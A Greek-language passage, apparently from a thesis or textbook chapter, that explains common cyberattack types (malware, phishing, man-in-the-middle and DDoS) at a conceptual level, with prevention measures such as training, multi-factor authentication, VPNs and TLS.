άμυνα κάθε είδους κακόβουλου λογισμικού.

4.6 Συνήθεις τύποι επιθέσεων στον κυβερνοχώρο

Ενώ υπάρχουν πολλοί διαφορετικοί τρόποι με τους οποίους ένας εισβολέας μπορεί να διεισδύσει σε ένα σύστημα πληροφορικής, οι περισσότερες επιθέσεις στον κυβερνοχώρο βασίζονται σε παρόμοιες τεχνικές. Παρακάτω είναι μερικοί από τους πιο συνηθισμένους τύπους κυβερνοεπιθέσεων :

1. Κακόβουλο Λογισμικό (Malware)
2. Ηλεκτρονικό Ψάρεμα (Phishing)
3. Επίθεση Man-In-The-Middle (MITM)
4. Επίθεση Κατανεμημένης Άρνησης Υπηρεσίας (DDoS)
5. SQL Injection
6. Zero-day Exploit
7. DNS Tunneling
8. Business Email Compromise (BEC)
9. Cryptojacking
10. Drive-by-download Attack
11. Cross-Site Scripting (XSS) Attacks
12. Password Attack
13. Eavesdropping Attacks
14. AI-Powered Attacks
15. IoT-Based Attacks



Τύποι Επιθέσεων στον Κυβερνοχώρο

4.6.1 Κακόβουλο Λογισμικό (Malware)

Το Κακόβουλο Λογισμικό (Malware) είναι ένας τύπος εφαρμογής που μπορεί να εκτελέσει μία ποικιλία κακόβουλων εργασιών, όπως η διακοπή, η βλάβη ή η απόκτηση μη εξουσιοδοτημένης πρόσβασης σε ένα σύστημα υπολογιστή. Ορισμένα είδη κακόβουλου λογισμικού έχουν σχεδιαστεί για να δημιουργούν μόνιμη πρόσβαση σε ένα δίκτυο, μερικά έχουν σχεδιαστεί για να κατασκοπεύουν τον χρήστη προκειμένου να αποκτήσουν διαπιστευτήρια ή άλλα πολύτιμα δεδομένα, ενώ ορισμένα έχουν σχεδιαστεί απλώς για να προκαλούν διακοπή. Ανάλογα με τον τύπο του κακόβουλου λογισμικού και τον στόχο του, αυτή η βλάβη μπορεί να παρουσιαστεί διαφορετικά στον χρήστη ή στο τελικό σημείο. Σε ορισμένες περιπτώσεις, η επίδραση του κακόβουλου λογισμικού είναι σχετικά ήπια και καλοηθής και σε άλλες μπορεί να είναι καταστροφική.

Ορισμένες μορφές κακόβουλου λογισμικού έχουν σχεδιαστεί για να εκβιάσουν το θύμα με κάποιο τρόπο. Ίσως η πιο αξιοσημείωτη μορφή κακόβουλου λογισμικού είναι το ransomware – ένα πρόγραμμα που έχει σχεδιαστεί για να κρυπτογραφεί τα αρχεία του θύματος και στη συνέχεια να του ζητά να πληρώσει λύτρα για να λάβει το κλειδί αποκρυπτογράφησης. Άλλες μορφές είναι οι ιοί τύπου worms, trojan horses και το spyware.

Οι ιοί τύπου worms εκμεταλλεύονται ευπάθειες στο λογισμικό ασφαλείας για να κλέψουν ευαίσθητες πληροφορίες, να εγκαταστήσουν backdoors που μπορούν να χρησιμοποιηθούν για πρόσβαση στο σύστημα, για καταστροφή αρχείων και για άλλου είδους βλάβη. Επίσης, καταναλώνουν μεγάλους όγκους μνήμης, καθώς και εύρος ζώνης, ενώ παράλληλα αναπαράγονται και μπορούν να εξαπλωθούν σε διαφορετικούς υπολογιστές μέσω Δικτύου. Ο ιός Trojan Horse ή αλλιώς Δούρειος Ίππος είναι ένας τύπος κακόβουλου λογισμικού που πραγματοποιεί λήψη σε έναν υπολογιστή μεταμφιεσμένο ως νόμιμο πρόγραμμα. Η μέθοδος παράδοσης συνήθως βλέπει έναν εισβολέα να χρησιμοποιεί κοινωνική μηχανική για να κρύψει κακόβουλο κώδικα μέσα σε νόμιμο λογισμικό για να προσπαθήσει να αποκτήσει πρόσβαση στο σύστημα των χρηστών με το λογισμικό του.

Το κακόβουλο λογισμικό μπορεί συνήθως να εκτελέσει τις ακόλουθες επιβλαβείς ενέργειες :

- Εξαγωγή Δεδομένων : Η εξαγωγή δεδομένων είναι ένας κοινός στόχος του κακόβουλου λογισμικού. Κατά τη διάρκεια της διείσδυσης δεδομένων, μόλις ένα σύστημα μολυνθεί με κακόβουλο λογισμικό, οι φορείς απειλών μπορούν να

υποκλέψουν ευαίσθητες πληροφορίες, που είναι αποθηκευμένες στο σύστη,α, όπως email, κωδικούς πρόσβασης, πνευματική ιδιοκτησία, οικονομικές πληροφορίες και διαπιστευτήρια σύνδεσης. Η εξαγωγή δεδομένων μπορεί να οδηγήσει σε βλάβη της φήμης ή στα οικονομικά, είτε σε άτομα, είτε σε οργανισμούς.

- Διακοπή Εξυπηρέτησης : Το κακόβουλο λογισμικό μπορεί να διαταράξει τις υπηρεσίες με διάφορους τρόπους. Για παράδειγμα μπορεί να κλειδώσει τους υπολογιστές και να τους καταστήσει άχρηστους ή να τους κρατήσει όμηρους για οικονομικό όφελος εκτελώντας μία επίθεση ransomware. Το κακόβουλο λογισμικό μπορεί επίσης να στοχεύσει κρίσιμες υποδομές, όπως δίκτυα ηλεκτρικής ενέργειας, εγκαταστάσεις υγειονομικής περίθαλψης ή συστήματα μεταφοράς για να προκαλέσει διακοπές στην υπηρεσία.

- Κατασκοπεία Δεδομένων : Ένας τύπος κακόβουλου λογισμικού γνωστός ως spyware, το οποίο δίνει τη δυνατότητα σε έναν χρήστη να αποκτήσει κρυφές πληροφορίες σχετικά με τις δραστηριότητες του υπολογιστή κάποιου άλλου, μεταδίδοντας κρυφά δεδομένα από τον σκληρό δίσκο του. Συνήθως, οι hackers χρησιμοποιούν keylogger για να καταγραφούν πατήματα πλήκτρων, να έχουν πρόσβαση σε κάμερες web και μικρόφωνα και να καταγράφουν σστιγμιότυπα οθόνης.

- Κλοπή Ταυτότητας : Το κακόβουλο λογισμικό μπορεί να χρησιμοποιηθεί για την κλοπή προσωπικών δεδομένων που μπορούν να χρησιμοποιηθούν για την πλαστοπροσωπία θυμάτων, την διάπραξη απάτης ή την απόκτηση πρόσβασης σε πρόσθετους πόρους. Σύμφωνα με το IBM X-Force Threat Intelligent Index 2024, σημειώθηκε αύξηση 71% στις κυβερνοεπιθέσεις με χρήση κλεμμένων ταυτοτήτων το 2023 σε σύγκριση με το προηγούμενος έτος.


- Κλοπή πόρων : Το κακόβουλο λογισμικό μπορεί να χρησιμοποιήσει κλεμμένους πόρους συστήματος για την αποστολή ανεπιθύμητων μηνυμάτων ηλεκτρονικού ταχυδρομείου, τη λειτουργία botnet και την εκτέλεση λογισμικού κρυπτονομίας, γνωστό και ως cryptojacking.

- Βλάβη Συστήματος : Ορισμένοι τύπου κακόβουλου λογισμικού, όπως τα worms, όπου βλάπτουν τις συσκευές καταστρέφοντας αρχεία συστήματος, διαγράφοντας δεδομένα ή αλλάζοντας τις ρυθμίσεις του συστήματος. Αυτή η βλάβη μπορεί να

οδηγήσει σε ασταθές ή άχρηστο σύστημα. Ανεξάρτητα από τη μέθοδο, όλοι οι τύποι κακόβολου λογισμικού έχουν σχεδιαστεί για να εκμεταλλεύονται συσκευές εις βάρος του χρήστη και να ωφελούν τον hacker – το άτομο που έχει σχεδιάσει η αναπτύξει το κακόβουλο λογισμικό.

Η πρόληψη μολύνσεων από κακόβουλο λογισμικό δεν είναι εύκολη υπόθεση, καθώς απαιτεί μία πολύπλευρη προσέγγιση. Κάποιες ενέργειες για την πρόληψη είναι :

1. Εγκατάσταση του πιο πρόσφατου και καλύτερου λογισμικού προστασίας από κακόβουλο λογισμικό / ανεπιθύμητη αλληλογραφία.
2. Εκπαίδευση του προσωπικού, ώστε να εντοπίζει κακόβουλα email και ιστοτόπους.
3. Ισχυρή πολιτική κωδικών πρόσβασης και χρήση ελέγχου ταυτότητας πολλαπλών παραγόντων, όπου είναι δυνατόν.
4. Διατήρηση ενημερωμένου λογισμικού.
5. Χρήση λογαριασμών διαχειριστή μόνο όταν είναι απολύτως απαραίτητο.
6. Έλεγχος πρόσβασης σε συστήματα και δεδομένα και αυστηρή τήρηση μοντέλου με τα λιγότερα προνόμια.
7. Παρακολούθηση δικτύου για κακόβουλη δραστηριότητα, συμπεριλαμβανομένης της κρυπτογράφησης ύποπτων αρχείων, της εισερχόμενης / εξερχόμενης κίνησης δικτύου, ζητημάτων απόδοσης, κτλ.



Τύποι του Malware

4.6.2 Ηλεκτρονικό Ψάρεμα (Phishing)

Σε μία επίθεση phishing ο εισβολέας προσπαθεί με δόλιο τρόπο να ξεγελάσει ένα ανυποψίαστο θύμα για να το παρακινήσει και να του αποκαλύψει πολύτιμες πληροφορίες, όπως κωδικούς πρόσβασης, στοιχεία πιστωτικής κάρτας, πνευματική ιδιοκτησία, κτλ. Οι επιθέσεις ηλεκτρονικού ψαρέματος συχνά επιτυγχάνονται με τη μορφή μηνύματος ηλεκτρονικού ταχυδρομείου που προσποιείται ότι προέρχεται από έναν νόμιμο οργανισμό ή αξιόπιστες εταιρείες, όπως η τράπεζα, η φορολογική υπηρεσία ή κάποια άλλη αξιόπιστη οντότητα. Εν ολίγοις, ονομάζεται phishing διότι ο επιτιθέμενος προσπαθεί με παρόμοιο τρόπο όπως δελεάζει με το δόλωμα ο ψαράς το ψάρι, να δελεάσει το στόχο του και να τον ξεγελάσει. Το phishing είναι ίσως η πιο κοινή μορφή κυβερνοεπίθεσης, κυρίως επειδή είναι εύκολο να πραγματοποιηθεί και έχει εκπληκτικά αποτελέσματα.

Μόλις οι εισβολείς έχουν πληροφορίες σύνδεσης, προσωπικά δεδομένα, πρόσβαση σε διαδικτυακούς λογαριασμούς ή δεδομένα πιστωτικών καρτών, μπορούν να λάβουν άδεια για να τροποποιήσουν ή να υπονομεύσουν περισσότερα συστήματα που

συνδέονται με το cloud και, σε ορισμένες περιπτώσεις, να παραβιάσουν ολόκληρα δίκτυα υπολογιστών έως ότου το θύμα πληρώσει λύτρα.


Ορισμένοι επιτιθέμενοι στον κυβερνοχώρο δεν αρκούνται μόνο στο να λάβουν απλώς προσωπικά δεδομένα ή πληροφορίες πιστωτικών καρτών. Έτσι, είναι πιθανό να μη σταατήσουν έως ότου εξαντλήσουν ολόκληρους τους τραπεζικούς λογαριασμούς. Σε αυτές τις περιπτώσεις, μπορεί να υπερβαίνουν τα μηνύματα ηλεκτρονικού ταχυδρομείου χρησιμοποιώντας «αναδυόμενο – popup phishing» σε συνδυασμό με φωνητικό ψάρεμα (voice phishing – voice) και μηνύματα SMS (SMS phishing – SMiShing). Το vishing και το SMiShing που συχνά διαπράττονται εναντίον ηλικιωμένων ατόμων ή ατόμων στα οικονομικά τμήματα στοχευμένων οργανισμών είναι τύποι κυβερνοεπιθέσεων για τις οποίες ο καθένας πρέπει να μάθει να προστατεύει τον εαυτό του και την οικονομική του ασφάλεια.

Πέρα από αυτούς τους τύπους phishing υπάρχει και το page hijacking, δηλαδή η πειρατεία ιστοσελίδων, η οποία περιλαμβάνει την ανακατεύθυνση των χρηστών σε κακόβουλους ιστοτόπους ή κιτ[15] εκμετάλλευσης μέσω της παραβίασης νόμιμων ιστοσελίδων, συχνά χρησιμοποιώντας δέσμες ενεργειών μεταξύ τοποθεσιών. Οι hackers μπορούν να εισάγουν κιτ εκμετάλλευσης, όπως το MPack[16] σε παραβιασμένους ιστοτόπους για να εκμεταλλευτούν νόμιμους χρήστες που επισκέπτονται τον διακομιστή. Η πειρατεία σελίδων μπορεί επίσης να περιλαμβάνει την εισαγωγή κακόβουλων ενσωματωμένων πλαισίων, επιτρέποντας τη φόρτωση των κιτ εκμετάλλευσης. Αυτή η τακτική χρησιμοποιείται συχνά σε συνδυασμό με επιθέσεις σε εταιρικούς στόχους.

Δεδομένου ότι οι επιθέσεις phishing χρησιμοποιούνται συχνά για να εξαπατήσουν ένα θύμα ώστε να εγκαταστήσει κακόβουλο λογισμικό στη συσκευή του, οι τεχνικές που χρησιμοποιούνται για την αποτροπή επιθέσεων ηλεκτρονικού ψαρέματος είναι σχεδόν ίδιες με την πρόληψη επιθέσεων κακόβουλου λογισμικού. Ωστόσο, θα μπορούσε να θεωρηθεί ότι οι επιθέσεις phishing είναι κυρίως αποτέλεσμα αμέλειας και ως εκ τούτου, η εκπαίδευση ευαισθητοποίησης για την ασφάλεια θα ήταν ο καλύτερος τρόπος αποτροπής τους. Οι εργαζόμενοι θα πρέπει να είναι επαρκώς εκπαιδευμένοι για να αναγνωρίζουν ύποπτα email, συνδέσμους και ιστοτόπους και να μην εισάγουν πληροφορίες ή να μην κάνουν λήψη από ιστοτόπους που δεν εμπιστεύονται. Θα ήταν επίσης καλή ιδέα να υπάρχουν προγράμματα, τα οποία θα μπορούν να βοηθήσουν στον εντοπισμό κακόβουλων ιστοτόπων.

[15] Κιτ : Μία συλλογή εργαλείων λογισμικού που διευκολύνει άτομα με ελάχιστες ή καθόλου τεχνικές δεξιότητες να ξεκινήσουν μία εκμετάλλευση ηλεκτρονικού ψαρέματος.

[16] MPAck : Ένα κιτ κακόβουλου λογισμικού που βασίζεται σε PHP. Η πρώτη έκδοση κυκλοφόρησε τον Δεκέμβριο του 2006. Από τότε θεωρείται ότι μία νέα έκδοση κυκλοφορεί κάθε μήνα. Πιστεύεται ότι χρησιμοποιήθηκε για να μολύνει έως και 160.000 υπολογιστές με λογισμικό καταγραφής πλήκτρων. Τον Αύγουστο του 2007 πιστεύεται ότι χρησιμοποιήθηκε σε επίθεση στον ιστότοπο της Τράπεζας της Ινδίας που προερχόταν από το Ρωσικό Επιχειρηματικό Δίκτυο.



Διάγραμμα Επίθεσης Phishing


4.6.3 Επίθεση Man-In-The-Middle (MITM)

Στην επίθεση Man-In-The-Middle (MITM) ένας εισβολέας παρεμποδίζει την επικοινωνία μεταξύ δύο μερών σε μια προσπάθεια να κατασκοπεύσει τα θύματα, να κλέψει προσωπικές πληροφορίες ή διαπιστευτήρια ή να αναμεταδώσει κρυφά και ίσως να αλλάξει τη συνομιλία με κάποιο τρόπο, όπου ενώ τα δύο μέρη θα πιστεύουν ότι επικοινωνούν μεταξύ τους, ο εισβολέας θα έχει παρεμβληθεί μεταξύ των δύο μερών, κάνοντας ανεξάρτητες συνδέσεις με τα θύματα και ελέγχοντας τη συνομιλία. Σε αυτό το σενάριο, ο εισβολέας πρέπει να μπορεί να υποκλέψει όλα τα σχετικά μηνύματα που περνούν μεταξύ των δύο θυμάτων και να εισάγει νέα. Επίσης, ένας εισβολέας εντός της εμβέλειας ενός σημείου πρόσβασης Wi-Fi που φιλοξενεί ένα δίκτυο χωρίς κρυπτογράφηση θα μπορούσε να κάνει επίθεση Man-In-The_Middle. Οι επιθέσεις MITM είναι λιγότερο συχνές αυτές τις μέρες, καθώς τα περισσότερα συστήματα email και συνομιλίας χρησιμοποιούν κρυπτογράφηση από άκρο σε άκρο, η οποία εμποδίζει τρίτα μέρη να παραβιάζουν τα δεδομένα που μεταδίδονται μέσω του δικτύου, ανεξάρτητα από το αν το δίκτυο είναι ασφαλές ή όχι.

Εάν τα πρωτόκολλα επικοινωνίας που χρησιμοποιούνται δεν διαθέτουν κρυπτογράφηση από άκρο σε άκρο, η χρήση ενός VPN (εικονικό ιδιωτικό δίκτυο) όταν γίνεται σύνδεση στο δίκτυο, ειδικά από δημόσιο σημείο πρόσβασης Wi-Fi, είναι απαραίτητο. Χρειάζεται προσοχή στους ψεύτικους ιστοτόπους, τα παρεμβατικά

αναδυόμενα παράθυρα και τα μη έγκυρα πιστοποιητικά και “HTTPS” στην αρχή κάθε διεύθυνσης URL.

Καθώς στοχεύεται η παράκαμψη του αμοιβαίου ελέγχου ταυτότητας, μια επίθεση MITM μπορεί να πετύχει μόνο όταν ο εισβολέας υποδύεται κάθε τελικό σημείο αρκετά καλά ώστε να ικανοποιήσει τις προσδοκίες του. Τα περισσότερα κρυπτογραφικά πρωτόκολλα περιλαμβάνουν κάποια μορφή ελέγχου ταυτότητας τελικού σημείου ειδικά για την πρόληψη επιθέσεων MITM. Για παράδειγμα, το κρυπτογραφικό πρωτόκολλο TLS (Transport Layer Security) μπορεί να ελέγξει την ταυτότητα ενός ή και των δύο μερών χρησιμοποιώντας μια αμοιβαία αξιόπιστη αρχή έκδοσης πιστοποιητικών. Γενικότερα, το TLS είναι σχεδιασμένο για να παρέχει ασφάλεια επικοινωνιών μέσω ενός δικτύου υπολογιστών και στοχεύει κυρίως στην παροχή ασφάλειας, συμπεριλαμβανομένης της ιδιωτικότητας (εμπιστευτικότητας), της ακεραιότητας και της αυθεντικότητας μέσω χρήσης κρυπτογραφίας, όπως η χρήση πιστοποιητικών μεταξύ δύο ή περισσότερων εφαρμογών υπολογιστών που επικοινωνούν. Το πρωτόκολλο χρησιμοποιείται ευρέως σε εφαρμογές όπως το ηλεκτρονικό ταχυδρομείο, η ανταλλαγή άμεσων μηνυμάτων και η φωνή μέσω IP και τέλος, η χρήση του είναι αρκετά σημαντική για την ασφάλεια του HTTPS.



Διάγραμμα Επίθεσης Man-In-The-Middle

4.6.4 Κατανεμημένη Επίθεση Άρνησης Υπηρεσίας (DDoS)

Μία επίθεση Κατανεμημένης Άρνησης Υπηρεσίας (Distributed Denial of Service – DdoS) είναι μία σημαντική απειλή για την ασφάλεια δικτύων και διακομιστών, καθώς επικεντρώνεται στη διακοπή της διαθεσιμότητας των υπηρεσιών και κατακλύζοντάς τες

με μία πλημμύρα κίνησης στο Διαδίκτυο, με σκοπό την εξάντληση των πόρων και την κακή λειτουργικότητα. Αυτό συνήθως προκαλεί διακοπή της λειτουργίας του δικτύου ή του διακομιστή ή ακόμη και κατάρριψή τους. Αυτός ο τύπος επίθεσης μπορεί να διαταράξει την πρόσβαση σε κρίσιμες υπηρεσίες, οδηγώντας σε σημαντικές οικονομικές και επιχειρησιακές επιπτώσεις. Ωστόσο, σε αντίθεση με τις παραδοσιακές επιθέσεις άρνησης υπηρεσίας, τις οποίες τα περισσότερα εξελιγμένα τείχη προστασίας μπορούν να ανιχνεύσουν και να ανταποκριθούν, μία επίθεση DDoS είναι σε θέση να αξιοποιήσει πολλαπλές παραβιασμένες συσκευές προκειμένου να βομβαρδίζει τον στόχο με κίνηση.

Οι επιθέσεις DDoS είναι ευρέως διαδεδομένες, στοχεύοντας κάθε είδους κλάδο, καθώς και εταιρείες κάθε μεγέθους σε όλο τον κόσμο. Ορισμένοι κλάδοι, όπως τα διαδικτυακά παιχνίδια, το ηλεκτρονικό εμπόριο και οι τηλεπικοινωνίες, γίνονται συχνότερα στόχος από άλλους.

Κατά τη διάρκεια μιας επίθεσης DDoS, μία σειρά από bot ή botnet, κατακλύζουν μία τοποθεσία web ή μία υπηρεσία με αιτήσεις HTTP και κυκλοφορία. Ουσιαστικά, πολλαπλά συστήματα επιτίθενται σε ένα κατά τη διάρκεια μιας επίθεσης, αποκλείοντας τους νόμιμους χρήστες και αποσπώντας ευαίσθητες πληροφορίες. Ως αποτέλεσμα, η υπηρεσία μπορεί να καθυστερήσει ή να διακοπεί με άλλο τρόπο για ένα χρονικό διάστημα.

Είναι πιθανό οι εισβολείς να μπορούν επίσης, να διεισδύσουν στη βάση δεδομένων του στόχου κατά τη διάρκεια μιας επίθεσης, αποκτώντας πρόσβαση σε ευαίσθητες πληροφορίες. Οι επιθέσεις DDoS μπορούν να εκμεταλλευτούν ευπάθειες ασφάλειας και να στοχεύσουν οποιοδήποτε τελικό σημείο που είναι προσβάσιμο δημόσια μέσω του Internet.

Οι επιθέσεις άρνησης υπηρεσίας μπορούν να διαρκέσουν ώρες ή ακόμα και ημέρες, προκαλώντας πολλαπλές διακοπές κατά τη διάρκειά τους. Τόσο οι προσωπικές όσο και οι επαγγελματικές συσκευές είναι ευάλωτες σε αυτές τις επιθέσεις.

Οι επιθέσεις DDoS διακρίνονται σε διάφορους τύπους, οι οποίοι χωρίζονται σε τρεις βασικές κατηγορίες : ογκομετρικές επιθέσεις, επιθέσεις πρωτοκόλλων και επιθέσεις στο επίπεδο εφαρμογών.

Μία ογκομετρική επίθεση επικεντρώνεται στη μαζική υπερφόρτωση του δικτύου με μεγάλο όγκο κυκλοφορίας, η οποία εκ πρώτης όψεως μοιάζει φυσιολογική. Αυτή είναι η

πιο συνηθισμένη μορφή επίθεσης DDoS. Ένα χαρακτηριστικό παράδειγμα είναι η επίθεση DNS amplification (ενίσχυση DNS – Domain Name System), κατά την οποία οι ανοιχτοί διακομιστές DNS χρησιμοποιούνται για να πλημμυρίσουν έναν στόχο με απαντήσεις DNS.

Οι επιθέσεις πρωτοκόλλων προκαλούν διακοπή υπηρεσίας, αξιοποιώντας κενά ασφαλείας στα πρωτόκολλα του δικτύου, συγκεκριμένα στα επίπεδα 3 και 4. Ένα κλασσικο παράδειγμα είναι η SYN flood επίθεση, όπου οι διαθέσιμοι πόροι του διακομιστή καταναλώνονται πλήρως λόγω πολλαπλών αιτημάτων συγχρονισμού.

Οι επιθέσεις στο επίπεδο εφαρμογών (επίπεδο 7 στο OSI model) στοχεύουν συγκεκριμένες εφαρμογές ή διαδικτυακές υπηρεσίες, προκαλώντας δυσλειτουργία στη ροή δεδομένων μεταξύ διακομιστών. Παράδειγμα τέτοιων επιθέσεων είναι οι παραβιάσεις μέσω HTTP, οι επιθέσεις SQL injection και οι επιθέσεις με Cross-Site Scripting (XSS).

Οι εισβολείς του κυβερνοχώρου πθανόν να χρησιμοποιπύν περισσότερους από έναν τύπο επιθέσεων ενάντια σε ένα δίκτου. Για παράδειγμα, μια επίθεση μπορεί να αρχίσει ως μία κατηγορία επίθεσης και στη συνέχεια, να μετατραπεί ή να συνδυαστεί με μία άλλη απειλή για να προκαλέσει χάος σε ένα σύστημα.

Επιπροσθέτως, είναι αξιοσημείωτο ότι υπάρχουν διάφορες επιθέσεις στον κυβερνοχώρο σε κάθε κατηγορία. Ο αριθμός των νέων απειλών στον κυβερνοχώρο αυξάνεται συνεχώς και αναμένεται να αυξηθεί περισσότερο, καθώς οι εγκληματίες του κυβερνοχώρου εξελίσσουν ολοένα και πsερισσότερο τις τεχνικές που χρησιμοποιούν.

